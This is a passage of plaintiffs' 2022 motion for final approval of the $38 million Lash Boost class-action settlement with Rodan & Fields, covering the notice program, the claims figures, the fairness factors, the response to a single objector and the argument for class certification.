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20 **SUPERIOR COURT OF THE STATE OF CALIFORNIA**
21 **COUNTY OF SAN FRANCISCO**

22 **LASH BOOST CASES**

23 CARYN GORZO, KASEY MELIN (F/K/A
24 KASEY POE), ANNA DOHNKE, LIEN
25 SCHERR, JOLENE LEWIS VOLPE (F/K/A
26 BARBARA LEWIS), BOBBIE JOE HULING,
27 CYNTHIA WHETSELL, MARTHA MERLE,
28 TERESA GATTUSO, ELISSA WAGNER, and
DIXIE WILLIAMS, *individually and on behalf of
themselves and all others similarly situated,*

Plaintiffs,

v.

RODAN & FIELDS, LLC,

Defendant.

**ELECTRONICALLY
FILED**
*Superior Court of California,
County of San Francisco*

08/22/2022
Clerk of the Court
BY: JUDITH NUNEZ
Deputy Clerk

JUDICIAL COUNCIL COORDINATION
PROCEEDING NO. 4981

Case No. CJC-18-004981

**PLAINTIFFS' NOTICE OF MOTION
AND MOTION FOR FINAL
APPROVAL OF CLASS ACTION
SETTLEMENT**

Date: September 14, 2022
Time: 9:00 a.m.
Department: 304

Hon. Ethan P. Schulman

1 **TO THE COURT AND ALL PARTIES AND THEIR COUNSEL OF RECORD:**

2 PLEASE TAKE NOTICE that on September 14, 2022, at 9:00 a.m., or as soon thereafter as
3 counsel may be heard by the above-captioned Court, located at 400 McAllister Street, San Francisco,
4 California 94102, Department 304, Plaintiffs Lien Scherr, Caryn Gorzo, Kasey Melin (formerly Kasey
5 Poe), and Anna Dohnke, Jolene Lewis Volpe (formerly Barbara Lewis), Bobbie Joe Huling, Cynthia
6 Whetsell, Martha Merle, Teresa Gattuso, Elissa Wagner, and Dixie Williams will and hereby do move
7 for an order:

- 8 1. Granting final approval to the Stipulated Settlement Agreement and Release;
- 9 2. Certifying, for settlement purposes, a Settlement Class defined as: all current and former
10 consumers in the United States or its territories who purchased Lash Boost for personal, family, or
11 household purposes between October 1, 2016 and the date of the entry of an order granting preliminary
12 approval to the Settlement Agreement;¹
- 13 3. Appointing Plaintiffs Lien Scherr, Caryn Gorzo, Kasey Poe, Anna Dohnke, Jolene
14 Lewis Volpe, Bobbie Joe Huling, Cynthia Whetsell, Martha Merle, Teresa Gattuso, Elissa Wagner, and
15 Dixie Williams as the Class Representatives for settlement purposes and awarding them \$15,000 each
16 for their service;
- 17 4. Appointing as Settlement Class Counsel the law firms of Tycko & Zavareei LLP, Keller
18 Rohrback LLP, Willett & Willett, LLP; Beshada Farnese, LLP, Glancy Prongay & Murry, LLP, Gibbs
19 Law Group, LLP, Levi & Korsinsky, LLP, and Sauder Schelkopf LLC, with Annick M. Persinger of
20 Tycko & Zavareei LLP and Juli Farris of Keller Rohrback LLP as co-leaders of Class Counsel;
- 21 5. Awarding \$12.5 million in attorneys' fees and \$723,075.48 in costs;

22
23 _____
24 ¹ Excluded from the Settlement Class are: (a) any individuals who have pending litigation against R+F;
25 (b) any Settlement Class Members who file a timely request for exclusion; (c) any officers, directors, or
26 employees, or immediate family members of the officers, directors, or employees, of R+F or any entity
27 in which R+F has a controlling interest; (d) any person who has acted as an Independent Consultant of
28 R+F; (e) any legal counsel or employee of legal counsel for R+F; (f) any federal, state, or local
government entities; (g) any person who has previously released the claims encompassed herein; (h) any
person who returned the Product and received a refund; and (i) any judicial officers presiding over the
Actions and the members of their immediate family and judicial staff.

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6. Overruling all objections;

7. Entering Judgment with continuing jurisdiction as provided in the [Proposed] Final Approval Order and Judgment;

This Motion is based on this Notice of Motion and Motion; the Memorandum of Points and Authorities being filed concurrently herewith; the concurrently filed Declaration of Peter Sperry, along with all exhibits; the papers and pleadings on file with the Court; and upon such other evidence, information, or material as may be presented to the Court.

A copy of the [Proposed] Final Approval Order and Judgment is being filed concurrently with this Motion.

Dated: August 22, 2022

Respectfully submitted,

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26 DIXIE WILLIAMS, *individually and on behalf of
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**MEMORANDUM OF POINTS AND
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Hon. Ethan Schulman

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1 **INTRODUCTION**

2 Plaintiffs respectfully request that this Court grant final approval of this Settlement, which
3 provides invaluable injunctive relief and a significant non-reversionary common fund of \$38 million—
4 \$30 million in cash and \$8 million in credit—for the benefit of Settlement Class Members who
5 purchased Lash Boost. These benefits to Settlement Class Members are exceptional. Indeed, based on
6 current estimates, Class Members who submit valid claims will receive at least a full refund of \$175, if
7 not more with proof of additional purchases, or hundreds of dollars in credit that can be used to
8 purchase any product from Defendant Rodan + Fields (“R+F”). Labeling changes will also provide
9 more information about the ingredient Isopropyl Cloprostenate to future consumers when they are
10 deciding whether to purchase Lash Boost.

11 In addition, as previously explained in Plaintiffs’ Preliminary Approval Motion, the Settlement
12 is presumptively fair and adequate because it was negotiated at arm’s length by experienced counsel
13 with the benefit of extensive discovery into Plaintiffs’ claims.

14 After direct notice to more than 2.4 million prospective class members, the reaction of the
15 Settlement Class Members has been overwhelmingly positive—underlining that the presumption of
16 fairness is justified. Indeed, the percentage of the Class who has opted out or objected is nominal. Only
17 seventeen Settlement Class Members opted out and only one class member, Edward Orr, objected.¹

18 And nothing in Mr. Orr’s objection weighs against final approval. Mr. Orr does not challenge
19 any substantive aspect of the Settlement, nor does he challenge any aspect of Plaintiffs’ request for fees,
20 costs, or awards to class representatives. He objects only to the claims-submission process, because
21 those who were not on the customer list maintained by R+F did not receive a Unique ID that would
22 permit submission of their claim on-line. But, as Mr. Orr acknowledges, he (and others like him) were
23 able to submit their claims by mail, after downloading the claim form online or requesting one from the
24 claims administrator. Indeed, more than 10,000 claims have been submitted by mail. The notice and
25 claims submission process were more than adequate, and nothing in Mr. Orr’s objection suggests

26
27 ¹ A second objection was withdrawn. Declaration of Peter T. Sperry Regarding Notice Program and
28 Claim Review ¶ 17 (Aug. 22, 2022).

1 fundamental defects that would call into the question the fairness, reasonableness or adequacy of the
2 Settlement. Mr. Orr’s objection should thus be overruled and this Court should grant final approval to
3 this settlement that provides impressive compensation to Class Members.

4 **RELEVANT BACKGROUND**

5 **1. General background.** This Settlement arises out of two coordinated state-court class
6 actions (“*Scherr/Gorzó*” or the “*Scherr/Gorzó* action”) and a similar class action pending in federal court,
7 *Lewis v. Rodan & Fields, LLC* (N.D. Cal.) No. 4:18-cv-02248 (“*Lewis*” or the “*Lewis* action”). The
8 Plaintiffs in both actions alleged that R+F made misrepresentations and omitted material information
9 about isopropyl cloprostenate, or “ICP,” a key ingredient in R+F’s eyelash serum, Lash Boost. Mem.
10 in Supp. of Mot. for Prelim. Approval (“Prelim. Approval Mem.”) at 7-9 (Sept. 21, 2021).

11 **2. The Settlement.** After years of hard-fought litigation and several rounds of mediation, the
12 parties entered into a settlement agreement that provided for the creation of a non-reversionary cash
13 fund of \$30 million and a non-reversionary fund of \$8 million in credit, together with significant
14 injunctive relief. In March of 2022, the Court granted preliminary approval of a proposed class-action
15 Settlement of this action and provisionally certified a Settlement Class. It set a hearing on final approval
16 of the Settlement for September 14, 2022, with a motion for final approval to be filed no later than 16
17 days before the date of the hearing. Order Granting Prelim. Approval at 5 (Mar. 8, 2022). The order
18 also set a deadline of July 14 for the filing of objections and requests for exclusions. *Id.* at 4-5. The
19 procedural history leading to the Settlement, the definition of the Settlement Class, and the precise relief
20 provided by the Settlement are set out in Plaintiffs’ application for fees, costs, and service awards. *See*
21 Mem. in Supp. of Pls.’ Appl. for Fees, Costs, and Service Awards at 3-5 (June 23, 2022). Further details
22 about the negotiations leading to the Settlement may be found in Plaintiffs’ motion for preliminary
23 approval. *See* Prelim. Approval Mem. at 10-11.

24 **3. Notice.** Epiq, the Settlement Administrator, has overseen the provision of notice to the
25 Class. R+F has email addresses and/or postal addresses for about 2.5 million persons who have
26 purchased Lash Boost—an estimated 99% of the Settlement Class—and R+F provided those addresses
27 to Epiq for notice purposes. Sperry Decl. ¶ 8. Epiq used that data to create unique records for 2,455,515
28

1 Settlement Class Members. *Id.* ¶ 5. Beginning in March, Epiq began issuing email notices to Settlement
2 Class Members. As of August 5, Epiq has sent 2,455,673 total email notices, of which 2,339,084 were
3 successfully delivered. *Id.* ¶ 9. Epiq then mailed 116,622 postcard notices to Settlement Class Members
4 whose email notices were returned as undeliverable, or who had no email address or had an invalid one.
5 *Id.* ¶¶ 10-11. Of these postcard notices, 106,379 were successfully delivered. *Id.* The settlement
6 website—www.lbsettlement.com—became operational within 20 days of the Court’s preliminary
7 approval order. *See* Settlement Agreement § 5.2(a).² As of August 5, there have been hundreds of
8 thousands of visits to the website. Sperry Decl. ¶ 12. Epiq also established a toll-free telephone number.
9 This automated telephone system, which has been available around the clock, has received over 16,000
10 calls. *Id.* ¶ 13. Over 4,500 long-form notices were requested via the automated telephone system and
11 sent by Epiq. *Id.*

12 **4. Claims.** While the objection/exclusion deadline passed on July 14, 2022, the claims deadline
13 does not expire until September 7, 2022. As of August 5, Epiq has received 52,820 claim forms. *Id.* ¶
14 19. Of these, 44,801 seek Cash Benefits and 5,212 seek Credit Benefits, with 1,476 that did select a
15 specific benefit type.³ *Id.* ¶ 20.

16 **5. Objections and opt-outs.** Objections were initially filed by two persons, one of whom has
17 since withdrawn his objection. *Id.* ¶ 17. Seventeen persons have filed requests for exclusion. *Id.* ¶ 16.

18 ARGUMENT

19 **I. The Settlement Should Receive Final Approval.**

20 Rule of Court 3.769 requires court approval before a class action such as this one may be settled.
21 To approve such a settlement, courts must determine that it “is fair, adequate, and reasonable.” *Dunk*
22 *v. Ford Motor Co.* (1996) 48 Cal.App.4th 1794, 1801.

23

24

25

26 ² Second Decl. of Annick M. Persinger in Supp. of Suppl. Submission in Supp. of Ps.’ Mot. for Prelim.
Approval, Ex. 11 (Oct. 28, 2021) (“Settlement Agreement”).

27 ³ Epiq intends to contact these individuals to determine whether they would prefer a cash or credit
28 benefit.

1 **A. The Settlement Is Presumptively Fair.**

2 California Courts apply a presumption that a class settlement is fair “where: (1) the settlement
3 is reached through arm’s-length bargaining; (2) investigation and discovery are sufficient to allow
4 counsel and the court to act intelligently; (3) counsel is experienced in similar litigation; and (4) the
5 percentage of objectors is small.” *Kullar v. Foot Locker Retail, Inc.* (2008) 168 Cal.App.4th 116, 128
6 (internal quotation marks and citation omitted).

7 Here, for the reasons explained in Plaintiffs’ preliminary-approval papers, and as explained
8 below, the first three of these factors are satisfied. *See* Prelim. Approval Mem. at 14-15; *infra* Argument
9 § B.1-B.3.

10 Now that the deadline for objections has passed, it has become clear that the fourth factor is
11 also satisfied, because the percentage of objectors is small. There are approximately 2.5 million Class
12 Members. *See* Decl. of Cameron R. Azari, Esq. Regarding Adequacy of Settlement Notice Program ¶ 10
13 (Oct. 14, 2021) (“Azari Decl.”); Sperry Decl. ¶ 5. Two objectors came forward from the Class, and only
14 one of those objectors has not withdrawn his objection. With a single objector remaining, whether
15 viewed as a percentage of the total class (about 0.00004%) or a percentage of those filing claims to date
16 (about 0.0019%), the percentage of objectors is miniscule. This percentage supports the conclusion that
17 the response of the absent Settlement Class Members is overwhelmingly positive. *7-Eleven Owners for*
18 *Fair Franchising v. Southland Corp.* (2000) 85 Cal.App.4th 1135, 1152–1153 (response of absent class
19 members was “overwhelmingly positive” where only 1.5 percent elected to opt out); *Churchill Vill., LLC*
20 *v. Gen. Elec.* (9th Cir. 2004) 361 F.3d 566, 577 (affirming final approval where approximately 0.61% of
21 class members either opted out or objected).

22 For these reasons, the Court should apply a presumption that the Settlement is fair.

23 **B. The Relevant Considerations, Far from Rebutting the Presumption That the**
24 **Settlement Is Fair, Affirmatively Favor Final Approval.**

25 None of the considerations that California courts consider in making a final determination of
26 fairness rebut the presumption that the Settlement reached here is fair and reasonable. To the contrary,
27 all factors weigh in favor of finding that the settlement is fair, adequate, and reasonable such that final
28 approval is warranted.

1 These considerations include “the strength of plaintiffs’ case, the risk, expense, complexity and
2 likely duration of further litigation, the risk of maintaining class action status through trial, the amount
3 offered in settlement, the extent of discovery completed and stage of the proceedings, the experience
4 and views of counsel, the presence of a governmental participant, and the reaction of the class members
5 to the proposed settlement.” *Kullar* 168 Cal.App.4th at 128 (internal quotation marks and citation
6 omitted). As detailed below, each consideration supports final approval.

7 ***1. In light of the risks and potential value of the litigation, the Settlement provides***
8 ***outstanding monetary and injunctive benefits.***

9 A number of the settlement-approval considerations ask the Court to weigh the risks and costs
10 of proceeding against the benefits provided by the Settlement, viewed against the strength of plaintiffs’
11 case. *See Kullar* 168 Cal.App.4th at 128 (“strength of plaintiffs’ case”; “risks, expense, complexity and
12 likely duration” of further proceedings; “risk of maintaining class action status”; “amount offered in
13 settlement”); *see also id.* at 130 (“The most important factor is the strength of the case for plaintiffs on
14 the merits, balanced against the amount offered in settlement.”) (internal quotation marks and citation
15 omitted).

16 Here, these factors strongly favor approval of the Settlement. While the merits of Plaintiffs’
17 claims are strong, Plaintiffs in both the *Scherr/Gorzó* and the *Lewis* actions faced significant risks if the
18 litigation proceeded.

19 In *Scherr/Gorzó*, among other disputed claims and defenses, R+F argued that Plaintiffs’ request
20 for an injunction was preempted by the Food Drug and Cosmetic Act—an issue on which there is
21 disagreement in the case law. Even if the *Scherr/Gorzó* Plaintiffs had succeeded in obtaining a verdict,
22 R+F would likely have appealed any decision favorable to Plaintiffs, on the issue of preemption or other
23 issues, increasing Plaintiffs’ risk and significantly delaying any potential relief. Moreover, the highest
24 recovery that the Plaintiffs in the state actions could have obtained, if successful, was a full refund of
25 the purchase price for each class member in California only. And, while *Scherr/Gorzó* Plaintiffs claimed
26 that they were owed a full refund, R+F contended that Plaintiffs had received some value from Lash
27 Boost and thus were not entitled to a full recovery of the purchase price. If R+F succeeded, the
28

1 *Scherr/Gorzo* Plaintiffs would have faced significant risks at either class certification or summary
2 judgment, and potentially would not have recovered anything for consumers.

3 In the federal *Levis* action, R+F argued, among other things, that the Plaintiffs' expert witness,
4 who supplied a damages model, should be excluded—and that, even if his testimony was admissible,
5 his damages model did not support class certification. Given these arguments, continued litigation
6 risked recovering nothing, whether at summary judgment or trial or if successful at the district court
7 level on appeal. In addition, the highest recovery that class members could likely have received in the
8 *Levis* action, in any state for which a class was ultimately certified, was the amount of the price
9 premium—i.e., the percentage of the purchase price representing the difference between the actual
10 purchase price and the value of the product if R+F had not omitted to disclose Lash Boost's potential
11 side effects. Initial estimates from the damages expert retained by the federal Plaintiffs suggest that the
12 maximum price premium that could reasonably have been achieved would have been approximately
13 25% of the purchase price. *See* Decl. of Juli E. Farris in Supp. of Prelim. Approval ¶ 13 (Sept. 21, 2021).

14 Considering these maximum recoveries, the pecuniary benefits secured by the Settlement are
15 outstanding. While the claims deadline does not expire until September 7, 2022, as of August 5, 44,801
16 claim forms seek Cash Benefits and 5,212 seek Credit Benefits, with 1,476 claim forms failing to elect
17 one or the other. Sperry Decl. ¶ 20. Assuming that each claim form is ultimately validated, these figures
18 would allow substantial recoveries for Settlement Class Members.

19 *First*, preliminary estimates, based on the claims submitted to date, suggest that most claimants
20 are likely to receive a refund of \$175, if not more with proof of purchase of additional tubes of Lash
21 Boost, or alternatively, hundreds of dollars in credit that can be used to purchase any of R+F's many
22 products. This is an outstanding result.

23 *Second*, many Class Members are still likely to file claims as many class members wait until just
24 before the deadline to make a claim. The Settlement contemplates that a reminder notice may be issued
25 approximately seven days before the September 7 deadline, which may spur the submission of additional
26 claims. *See* Settlement Agreement § 5.2(d).

1 The Settlement also includes important injunctive relief that will provide consumers with more
2 information about the ingredient Isopropyl Cloprostenate for them to consider when deciding whether
3 to buy Lash Boost. This injunctive relief resolves central issues in Plaintiffs’ actions as they brought
4 their actions because R+F had not disclosed: (1) that Lash Boost contained ICP, a prostaglandin analog;
5 and (2) that certain side effects have been associated with prostaglandin analogs like ICP. It is precisely
6 these disclosures that R+F will now make under the Settlement. This relief is priceless.

7 Notably, the Settlement does *not* extinguish any personal-injury claims involving Lash Boost
8 that members of the Class may have. Settlement Agreement § 3.1. Thus, the release effected by the
9 Settlement is in that respect limited. This fact further emphasizes the value provided by the Settlement.

10 ***2. This Settlement was reached after extensive fact and expert discovery.***

11 The “extent of discovery completed and stage of the proceedings” favor approval of the
12 Settlement. *Kullar* 168 Cal.App.4th at 128 (internal quotation marks and citation omitted). Class Counsel
13 conducted a significant investigation into R+F’s practices and engaged in extensive discovery. They
14 reviewed over one hundred thousand pages of documents, deposed R+F’s employees, produced the
15 named Plaintiffs for deposition, subpoenaed documents from third parties, hired experts and submitted
16 expert reports, deposed R+F’s experts, and fully briefed class certification in both actions, as well as a
17 *Daubert*⁴ motion in the *Lewis* action. *See* Decl. of Annick M. Persinger in Supp. of Prelim. Approval ¶¶
18 13-15 (Sept. 21, 2021); Decl. of Juli E. Farris in Supp. of Prelim. Approval ¶¶ 5-6.

19 This discovery allowed Class Counsel to effectively investigate and assess the strengths and
20 weaknesses of the Plaintiffs’ claims and R+F’s defenses, thereby equipping them with the knowledge
21 needed to evaluate what kind of settlement would constitute a fair and equitable compromise of the
22 claims. The discovery here exceeds the kind of discovery that has been held to favor settlements in past
23 cases. *See, e.g., Wershba v. Apple Comput., Inc.* (2001) 91 Cal.App.4th 224, 245.⁵ For similar reasons, the
24 matter was settled at an appropriate stage of development, with class certification pending. *See, e.g., id.*

25
26 _____
27 ⁴ *See Daubert v. Merrell Dow Pharm., Inc.* (1993) 509 U.S. 579 (setting out federal standard for admissibility
of expert testimony).

28 ⁵ *Abrogated on other grounds by Hernandez v. Restoration Hardware, Inc.* (2018) 4 Cal.5th 260.

1 at 248 (finding settlement where class certification was pending appropriate); *Chavez v. Netflix, Inc.* (2008)
2 162 Cal.App.4th 53 (“By the time the settlement was reached, all of the critical facts regarding
3 [defendant’s] disputed policies and practices were on the table.”).

4 **3. Experienced Class Counsel favor the Settlement.**

5 Courts may also look to “the experience and views of counsel” as one factor favoring approval
6 of a proposed class settlement. *Kullar* 168 Cal.App.4th at 128 (internal quotation marks and citation
7 omitted). Here, of course, Class Counsel, who have extensive experience in consumer class actions,
8 favor the Settlement and believe it is in the best interest of the Class. *See* Decl. of Juli E. Farris in Supp.
9 of Pls.’ Appl. for Fees, Costs, and Service Awards, Exs. A–E (June 23, 2022); Decl. of Annick M.
10 Persinger in Supp. of Pls.’ Appl. for Fees, Costs, and Service Awards, Ex. 1 (June 23, 2022); Decl. of
11 Peter J. Farnese in Supp. of Pls.’ Appl. for Fees, Costs, and Service Awards, Ex. 1 (June 23, 2022); Decl.
12 of Allison R. Willett in Supp. of Pls.’ Appl. for Fees, Costs, and Service Awards, Ex. 1 (June 23, 2022).

13 **4. The reaction of class members.**

14 The “reaction of the class members to the proposed settlement” favors approval. *Kullar* 168
15 Cal.App.4th at 128 (internal quotation marks and citation omitted). There are an estimated 2.5 million
16 members of the class. Azari Decl. ¶ 10. There has been robust class-member participation in the claims
17 process, while only 17 have opted out. Sperry Decl. ¶¶ 16-23. Two objectors have appeared, with one
18 of them now having withdrawn his objection. *Id.* ¶ 17. In short, the overwhelming majority of reactions
19 by Settlement Class Members has been positive. *See Wershba* 91 Cal.App.4th at 245-46 (granting final
20 approval with 20 objectors out of a class of 2.4 million).

21 The rate at which Settlement Class Members are submitting claims also shows that that the
22 reaction of the Settlement Class has been positive. The current claims rate is within the threshold of
23 returns for other consumer class actions for which final approval was granted. *See, e.g., Schneider v. Chipotle*
24 *Mexican Grill, Inc.* (N.D. Cal. 2020) 336 F.R.D. 588, 599 (approving settlement with 0.83% claims rate);
25 *Broomfield v. Craft Brew Alliance, Inc.* (N.D. Cal. Feb. 5, 2020) 2020 WL 1972505, at *7 (granting final
26 approval with approximate claims rate of 2%); *Bostick v. Herbalife Int’l of Am., Inc.* (C.D. Cal. May 14,
27 2015) 2015 WL 12731932, at *27, 34 (granting final approval where less than 1% of the class filed
28

1 claims); *Touhey v. United States* (C.D. Cal. July 25, 2011) 2011 WL 3179036, at *7, 12 (granting final
2 approval where approximately 2% of the class filed claims).

3 The Settlement Agreement also provides that a supplemental notice reminder can be issued
4 approximately seven days before the claims deadline to ensure that remaining claimants have an
5 opportunity to file their claims before the deadline and increase the claims rate. Settlement Agreement
6 § 5.2(d).

7 * * *

8 The relevant considerations strongly indicate that the Settlement is fair, reasonable, and
9 adequate. Plaintiffs respectfully ask that it receive this Court’s final approval.

10 ***5. The sole remaining objection should be overruled.***

11 Edward Orr, the sole remaining objector, essentially questions the efficacy of submitting claims
12 by mail. Notably, Mr. Orr’s objection does not challenge the amount of the Settlement or how those
13 funds are allocated among settlement class members. He does not dispute that the Settlement was the
14 result of protracted, hard-fought, arms-length negotiations, before skilled mediators, after years of
15 litigation and robust discovery, nor any aspect of Plaintiffs’ fee request.⁶

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20 ⁶ Mr. Orr has filed at least half a dozen objections to settlements in the U.S. District Court for the
21 Northern District of California of which counsel are aware, all of which have been summarily rejected.
22 *See, e.g., Stewart v. Apple Inc.* (N.D. Cal. Aug. 4, 2022) 2022 WL 3109565, at *6 (overruling Mr. Orr’s
23 objections); *Ang v. Bimbo Bakeries USA, Inc.* (N.D. Cal. Sept. 29, 2020) 2020 WL 5798152, at *5 (same);
24 *Grayson v. Gen. Elec. Co.* (N.D. Cal. July 27, 2020) 2020 WL 4282185, at *1 (same); *In re Yahoo! Inc.*
25 *Customer Data Sec. Breach Litig.* (N.D. Cal. July 22, 2020) 2020 WL 4212811, at *18 (same); *Broomfield v.*
26 *Craft Brew All., Inc.* (N.D. Cal. Feb. 5, 2020) 2020 WL 1972505, at *19 (same); *Edenborough v. ADT, LLC*
27 (N.D. Cal. Mar. 29, 2018) 2018 WL 9514899, at *1 (same). Mr. Orr has also failed to provide any specific
28 information regarding how or when he purchased the product (although no proof of purchase is
required to submit a claim), and his motives for objecting are unclear. Courts rightly view such
submissions with skepticism. When submitted for the wrong reasons, such objections “undermine the
administration of justice by disrupting settlement[s] in the hopes of extorting a greater share of the
settlement [for himself].” *In re Initial Public Offering Sec. Litig.* (S.D.N.Y. 2010); *see also In re Polyurethane*
Foam Antitrust Litig. (N.D. Ohio 2016) 178 F. Supp. 3d 635, 639 (“The serial objector’s ultimate goal is
extortion.”); *In re Checking Account Overdraft Litig.* (S.D. Fla. 2011) 830 F. Supp. 2d 1330, 1361 n.30 (a
serial objector’s “sole purpose is to obtain a fee by objecting to whatever aspects of the Settlement they
can latch onto”).

1 Instead, Mr. Orr’s objection is based upon supposed logistical deficiencies in the process for
2 submitting claims to the Settlement Administrator, Epiq Global. *See* Sperry Decl., Exs. F & G.⁷ Namely,
3 Mr. Orr complains that the claims submission procedure was inadequate because he was unable to
4 submit a claim online, and he did not receive a “Unique ID” that would allow him to do so. Mr. Orr
5 acknowledges that he and others without a “Unique ID” could still submit a claim by mail after
6 downloading the claim form on the Settlement Website or requesting one from the claims administrator
7 directly (which Mr. Orr did and was provided). He still insists that the claims submission process was
8 unfair because only those who purchased Lash Boost directly from R+F, or were identified in R+F’s
9 customer database, received the direct notice that contained the “Unique ID” used to submit a claim
10 on the Settlement Website. *See* Sperry Decl., Exs. F & G.

11 In reality, these differences are the result of practical limitations, not preferential treatment. R+F
12 provided contact information for all Lash Boost purchasers for whom it had such information, which
13 consisted of those who purchased Lash Boost directly from the company’s website, or through
14 consultants who are part of R+F’s sales program. All claimants could access the claim form available
15 on the Settlement Website, or request a copy from the Settlement Administrator, in order to submit
16 their claims by mail. Sperry Decl. ¶¶ 12, 21. Indeed, more than 52,000 claims have been submitted to
17 date, two weeks before the deadline, with more than 10,000 claims received by mail, including Mr. Orr’s.
18 *Id.* ¶¶ 19-23. In short, Mr. Orr, and others like him received the best claims process practicable.

19 Mr. Orr’s only remaining objection is his suspicion that the claims administrator has misplaced
20 his claim. But Epiq has confirmed that Mr. Orr’s claim form has been received and is being processed.
21 Sperry Decl. ¶ 22. While Mr. Orr speculates that *other* mailed claims may have somehow been misplaced
22 by Epiq, this vague hunch is unsupported by any evidence, nor does it seem plausible given Epiq’s
23 experience and claim form handling practices. Sperry Decl. ¶ 2 (discussing Epiq’s experience); *id.* ¶¶ 14-
24 15, 21 (discussing mail and claim form handling procedures). While Mr. Orr presumes that purchases
25

26 ⁷ Mr. Orr submitted two objections, but the only material difference between the two submissions
27 appears to be that one erroneously included information from an unrelated case. *See, e.g.*, Sperry Decl.,
28 Ex. G (objection postmarked July 14, 2022) at 4-5 (referencing “Apple’s Breach of Contract” and
“Apple iCloud breaches.”).

1 at retail and third-party outlets were widespread, he is incorrect. “Authentic Rodan + Fields products
2 can only be purchased through an Independent Consultant or on rodanandfields.com. Please be aware
3 that if you find Rodan + Fields products on any other website, the sales are unauthorized and may be
4 counterfeit.” *See, e.g.*, Rodan + Fields, R+F FAQs, <https://www.rodanandfields.com/en-us/r-and-f-faqs>. The claims submitted by mail to date represent more than 10,000 of the 52,000-plus claims
5 received, roughly 20%. Nothing in Mr. Orr’s objection warrants delay of recovery to the tens of
6 thousands of claimants who have submitted valid claims.
7

8 The issues Mr. Orr complains of were a function of logistics and practicality, not preferential
9 treatment. His objection does not “raise[] any substantive concerns about the fairness, reasonableness,
10 or adequacy of the settlement.” *Noll v. eBay, Inc.* (N.D. Cal. 2015) 309 F.R.D. 593, 611; *see also 7-Eleven*
11 *Owners* 85 Cal.App.4th at 1153 (overruling objections and affirming lower court’s grant of final
12 approval). Put simply, Mr. Orr’s logistical objection to the settlement-administration process is not
13 legally justified or factually accurate, and should be overruled in its entirety.

14 **II. Certification of the Settlement Class Is Appropriate.**

15 Certification of the Class for settlement purposes is appropriate.

16 **A. The class is sufficiently numerous and ascertainable.**

17 Lash Boost is sold nationwide, and nearly 2.5 million Settlement Class Members have been
18 specifically identified by R+F’s records. Numerosity is easily satisfied. *See* Civ. Code § 1781(b); *see also*
19 *Azari Decl.* ¶ 10. The Settlement Class is also ascertainable because its definition is based on objective
20 criteria sufficient to permit a Settlement Class Member to determine if he or she is a member. *See Noel*
21 *v. Thrifty Payless, Inc.* (2019) 7 Cal.5th 955, 980.

22 **B. Common questions of law and fact predominate.**

23 Civil Code section 1781(b)(2) requires that “questions of law or fact common to the class [be]
24 substantially similar and predominate over the questions affecting the individual members.” The
25 “predominance” requirement does not mean that all questions of law or fact must be common to every
26 class member; rather, the “existence of shared legal issues with divergent factual predicates is sufficient,
27 as is a common core of salient facts coupled with disparate legal remedies within the class.” *Hanlon v.*
28

1 *Chrysler Corp.* (9th Cir. 1998) 150 F.3d 1011, 1019; *see also Collins v. Rocha* (1972) 7 Cal.3d 232, 238. Here,
2 one central common question includes whether Plaintiffs were deceived by R+F's omissions in
3 marketing Lash Boost. Common legal issues include Plaintiffs' claims that R+F's marketing practices
4 were common to all class members and violated consumer protection laws such that R+F should be
5 enjoined and that class members should be entitled to a refund or to the price premium they paid for
6 LB.

7 **C. Plaintiffs' claims are typical of the Class.**

8 A class representative's claims are "typical" if they arise from the same fact pattern that gives
9 rise to the claims of other class members and are based on the same legal theories. *City of San Diego v.*
10 *Haas* (2012) 207 Cal.App.4th 472, 502. Here, Plaintiffs' claims are based on the same facts about Lash
11 Boost, its ingredients, and its common marketing plan; and like other Class Members, Plaintiffs
12 purchased Lash Boost without full knowledge of the risks. *See* Decl. of Annick M. Persinger in Supp.
13 of Prelim. Approval, Exs. 5-8 (*Gorzo-Scherr* Plaintiffs' Declarations); Decl. of Juli E. Farris in Supp. of
14 Prelim. Approval, Exs. 10-16 (*Lewis* Plaintiffs' Declarations).

15 **D. Plaintiffs and Class Counsel Adequately Represent the Class.**

16 Class certification requires that the named class representatives and their counsel will adequately
17 represent the class. Such adequacy requires that (1) there be no disabling conflicts of interest between
18 the class representative and the class, and (2) that class counsel be competent and experienced. *McGhee*
19 *v. Bank of Am.* (1976) 60 Cal.App.3d 442, 450. Plaintiffs do not have any claims antagonistic to or in
20 conflict with those of other Class Members; they also seek remedies equally applicable and beneficial to
21 themselves and all other Settlement Class Members, based on the same legal theories as the rest of the
22 Settlement Class, and relating to the same course of conduct by R+F. *See* Decl. of Annick M. Persinger
23 in Supp. of Prelim. Approval, Exs. 5-8; Decl. of Juli E. Farris in Supp. of Prelim. Approval, Exs. 10-16.
24 Plaintiffs consulted with Class Counsel regularly during the Parties settlement negotiations, and
25 Plaintiffs believe that this Settlement is fair and reasonable to the Settlement Class that they represent.
26 *See id.*

1 Class Counsel are competent and experienced. They have extensive background in litigating
2 complex litigation and consumer class actions, have been appointed class counsel in prior cases, and, as
3 shown by their efforts to date, would have the resources necessary to prosecute this action to its
4 conclusion. *See* Decl. of Juli E. Farris in Supp. of Pls.’ Application for Fees, Costs, and Service Awards,
5 Exs. A–E; Decl. of Annick M. Persinger in Supp. of Pls.’ Application for Fees, Costs, and Service
6 Awards, Ex. 1; Decl. of Peter J. Farnese in Supp. of Pls.’ Application for Fees, Costs, and Service
7 Awards, Ex. 1; Decl. of Allison R. Willett in Supp. of Pls.’ Application for Fees, Costs, and Service
8 Awards, Ex. 1. Adequacy is therefore satisfied.

9 **E. A Class Action Is a Superior Method of Adjudication.**

10 A class action must “provide substantial benefits to litigants and the courts, i.e., that proceeding
11 as a class is superior to other methods.” *Fireside Bank v. Superior Ct.* (2007) 40 Cal.4th 1069, 1089. A class
12 action is superior here because the Settlement Class Members’ claims have significantly overlapping
13 factual and legal issues, it would be inefficient to resolve them through separate trials, and each Class
14 Member’s individual damages are small enough that it would be impracticable and cost-prohibitive to
15 bring their own individual claims, especially given the possibility that expert testimony might be needed.

16 **F. Certification of a Nationwide Settlement Class Is Appropriate.**

17 The Court may apply California law to the proposed nationwide Settlement Class. For a state’s
18 substantive law to be selected in a constitutionally permissible manner and applied to citizens outside
19 of that state, the state must have “significant contact or significant aggregation of contacts, creating
20 state interests, such that choice of its law is neither arbitrary nor fundamentally unfair.” *See Sullivan v.*
21 *Oracle Corp.* (9th Cir. 2011) 662 F.3d 1265, 1271 (internal quotation marks and citation omitted); *accord*
22 *Clothesrigger, Inc. v. GTE Corp.* (1987) 191 Cal.App.3d 605, 612-13.

23 Here, R+F’s contacts with California are substantial. R+F is incorporated in California, and
